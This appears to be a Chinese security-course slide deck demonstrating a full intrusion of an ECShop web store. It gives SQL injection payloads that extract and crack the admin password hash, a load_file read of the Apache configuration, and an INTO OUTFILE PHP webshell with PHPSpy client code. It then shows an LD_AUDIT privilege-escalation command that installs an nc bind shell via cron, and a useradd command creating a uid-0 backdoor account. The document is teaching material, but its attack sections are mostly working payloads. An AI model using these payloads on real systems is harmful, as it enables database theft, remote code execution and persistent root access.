


致力于中国安全国家发展，建设中国信息安全智库


# 红 黑 演义信息安全场景高级课程



致力于中国安全国家发展，建设中国信息安全智库

- SQL注入攻防
- 黑客访问目标网站<http://202.1.160.11/shop/>
- 发现注入点
- <http://202.1.160.11/shop/goods.php?id=9>
- 提交带英文单引号的地址
- <http://202.1.160.11/shop/goods.php?id=9'>

- 从返回的错误信息可以看到后台使用的是MySQL数据库，并暴露了当前查询数据表及相关字段信息。



The screenshot shows a web browser window with the address bar displaying `192.168.37.130/shop/goods.php?id=9`. The main content area displays a MySQL server error report in a monospaced font. The error message indicates a syntax error in the SQL query, specifically near the `'9'` in the `LIMIT 5` clause. The query itself is a complex SELECT statement involving multiple tables and joins.

```
MySQL server error report:Array ( [0] => Array ( [message]
=> MySQL Query Error ) [1] => Array ( [sql] => SELECT
g.goods_id, g.goods_name, g.goods_thumb, g.goods_img,
g.shop_price AS org_price, IFNULL(mp.user_price,
g.shop_price * '1') AS shop_price, g.market_price,
g.promote_price, g.promote_start_date, g.promote_end_date
FROM `shop`.`ecs_goods` AS g LEFT JOIN
`shop`.`ecs_goods_attr` as a ON g.goods_id = a.goods_id
LEFT JOIN `shop`.`ecs_member_price` AS mp ON mp.goods_id =
g.goods_id AND mp.user_rank = '0' WHERE a.attr_id = '178'
AND g.is_on_sale=1 AND a.attr_value = '滑盖' AND g.goods_id
<> '9' LIMIT 5 ) [2] => Array ( [error] => You have an
error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use
near ''9'' LIMIT 5' at line 1 ) [3] => Array ( [errno] =>
1064 ) )
```

- 构造union查询
- `http://202.1.160.11/shop/goods.php?id=9' union select 1,2,3,4,5,6,7,8,9,'10`
- 之所以构造10个字段的union查询是因为，从上面的报错信息可以知道目标数据表查询出的字段个数为10个。
- 返回结果如下：

192.168.37.130/shop/goods.php?id=9'%20union%20select%201,2,3,4,5,6,7,8,9,'10

**相同外观样式的商品**

-  三星SGH-F480  
本店售价：¥858元
-  诺基亚N96  
本店售价：¥3700元
-  2  
本店售价：¥6元

**商品标签**

[添加](#)

**购买过此商品的人还购买过**

-   
P806  
¥2000元
-   
诺基亚5320...  
¥1311元
-   
飞利浦9@9v  
¥399元

**浏览历史**

- 构造获取管理员密码的union查询
- `http://202.1.160.11/shop/goods.php?id=9' union select 1,password,3,4,5,6,7,8,9,10 from ecs_admin_user where user_name='admin`
- 即可看到管理员admin的密码哈希值（32位长度），不过只显示前7位，如下：

192.168.37.130/shop/goods.php?id=9'%20union%20select%201,password,3,4,5,6,7,8

机...

### 相同外观样式的商品

	三星SGH-F... 本店售价：¥858元
	诺基亚N96 本店售价：¥3700元
	7fef617... 本店售价：¥6元

### 商品标签

[添加](#)

### 购买过此商品的人还购买过









可以采用mysql substring函数技巧，将其余部分逐渐显示出来，依次执行以下语句即可：

- `http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,8,7),3,4,5,6,7,8,9,10 from ecs_admin_user where user_name='admin`
- `http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,15,7),3,4,5,6,7,8,9,10 from ecs_admin_user where user_name='admin`
- `http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,22,7),3,4,5,6,7,8,9,10 from ecs_admin_user where user_name='admin`
- `http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,29,7),3,4,5,6,7,8,9,10 from ecs_admin_user where user_name='admin`
- 获得的管理员密码MD5值为7fef6171469e80d32c0559f88b377245
- `http://www.cmd5.com/` 查询

- 破解密码哈希
- <http://cmd5.com>上查询该密码哈希得到明文为admin888

← → ↻ 192.168.37.130/shop/admin/index.php

**ecshop**

起始页 | 设置导航栏 | 商品列表 | 订单列表 | 用户评论 | 会员列表 | 商店设置

**菜单**

- 商品管理
  - 商品列表
  - 添加新商品
  - 商品分类
  - 用户评论
  - 商品品牌
  - 商品类型
  - 商品回收站
  - 图片批量处理

**EC SHOP 管理中心**

订单统计信息

待发货订单:	4
待支付订单:	3
新缺货登记:	2



起始页

设置导航栏

商品列表

订单列表

用户评论

会员列表

商店设置

会员注册项设置

支付方式

配送方式

邮件服务器设置

地区列表

计划任务

友情链接

验证码管理

文件权限检测

文件校验

首页主广告管理

自定义导航栏

授权证书

网罗天下

ECSHOP 管理中心- SQL查询

运行 SQL 查询

执行 SQL将直接操作数据库，请谨慎使用

提交查询

- 执行任意SQL语句
- 执行select user();得到root@localhost，说明数据库连接权限是root权限，那么黑客就可以通过MySQL读写文件。
- 读取Apache默认配置文件
- 执行select load\_file('/etc/apache2/sites-available/default');
- load\_file是MySQL的内置函数，可以读取本地文件，该文件为Apache2的站点默认配置文件，从该文件的内容中就可以得到目标站点的本地路径信息。

## ECSHOP 管理中心- SQL查询

运行 SQL 查询

**执行SQL将直接操作数据库，请谨慎使用**

```
select load_file('/etc/apache2/sites-available/default');
```

提交查询

load\_file('/etc/apache2/sites-available/default')

```
NameVirtualHost * ServerAdmin webmaster@localhost DocumentRoot /var/www/ Options FollowSymLinks
AllowOverride None Options Indexes FollowSymLinks MultiViews AllowOverride None Order allow,deny allow
from all ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/ AllowOverride None Options +ExecCGI -MultiViews
+SymLinksIfOwnerMatch Order allow,deny Allow from all ErrorLog /var/log/apache2/error.log # Possible values
include: debug, info, notice, warn, error, crit, # alert, emerg. LogLevel warn CustomLog
/var/log/apache2/access.log combined ServerSignature On Alias /doc/ "/usr/share/doc/" Options Indexes
MultiViews FollowSymLinks AllowOverride None Order deny,allow Deny from all Allow from 127.0.0.0/255.0.0.0
```

目标Web的本地路径为/var/www/

- 写PHP一句话木马
- select '<?php eval(\$\_POST[c])?>' into outfile  
'/var/www/shop/data/tinydoor.php';
- 得到一句话木马<http://202.1.160.11/shop/data/tinydoor.php>


#### 零魂PHP一句话木马客户端(一键提交版) v0.2

URL:

PASS:

//提交的PHP代码，默认是PHPSPY2008，没有密码验证，提交后直接进入

```
error_reporting(7);
@set_magic_quotes_runtime(0);
ob_start();
$mtime = explode(' ', microtime());
$starttime = $mtime[1] + $mtime[0];
define('SA_ROOT', str_replace('\\', '/', dirname(__FILE__)).'/');
//define('IS_WIN', strstr(PHP_OS, 'WIN') ? 1 : 0 );
define('IS_WIN', DIRECTORY_SEPARATOR == '\\');
define('IS_COM', class_exists('COM') ? 1 : 0 );
define('IS_GPC', get_magic_quotes_gpc());
$dis_func = get_cfg_var('disable_functions');
define('IS_PHPINFO', (!ereg("phpinfo",$dis_func)) ? 1 : 0 );
@set_time_limit(0);
```



192.168.37.130 (192.168.37.130)

[Logout](#) | [File Manager](#) | [MySQL Manager](#) | [MySQL Upload & Download](#) | [Execute Command](#) | [PHP Variable](#) | [Eval PHP Code](#)

## File Manager - Current disk free 8.3 G of 9.24 G (89.8%)

Current Directory (Writable, 0777)

[WebRoot](#) | [View Writable](#) | [Create Directory](#) | [Create File](#)

	Filename	Last modified	Size
=	<a href="#">Parent Directory</a>		
0	<a href="#">afficheimg</a>	2010-06-04 15:18:26	--
0	<a href="#">brandlogo</a>	2011-01-04 15:27:21	--

- 通过Webshell上传提权文件
- 上传提权文件tiquan.php到当前目录下，得到
- `http://202.1.160.11/shop/data/tiquan.php`
- 执行提权指令
- `http://202.1.160.11/shop/data/tiquan.php?c=echo '/bin/nc -l -p 79 -e /bin/bash' > /tmp/exploit.sh;/bin/chmod 0744 /tmp/exploit.sh;umask 0;LD_AUDIT="libpcprofile.so" PCPROFILE_OUTPUT="/etc/cron.d/exploit" ping;echo '*/1 * * * * root /tmp/exploit.sh' > /etc/cron.d/exploit`
- 该指令会在目标机器上打开nc后门，nc会监听本机79端口等待远程连接。
- 远程使用`nc 202.1.160.11 79`命令即可连接上目标机器（IP为202.1.160.11，PORT为79），此时就具备root权限，可以执行任意指令。



- 添加后门root权限账号的指令
- `/usr/sbin/useradd -m -s /bin/bash app1 -g root -o -u0;echo app1:app1|/usr/sbin/chpasswd`
- 当执行该指令后，就在目标机器上添加用户名app1，密码app1的root权限账号。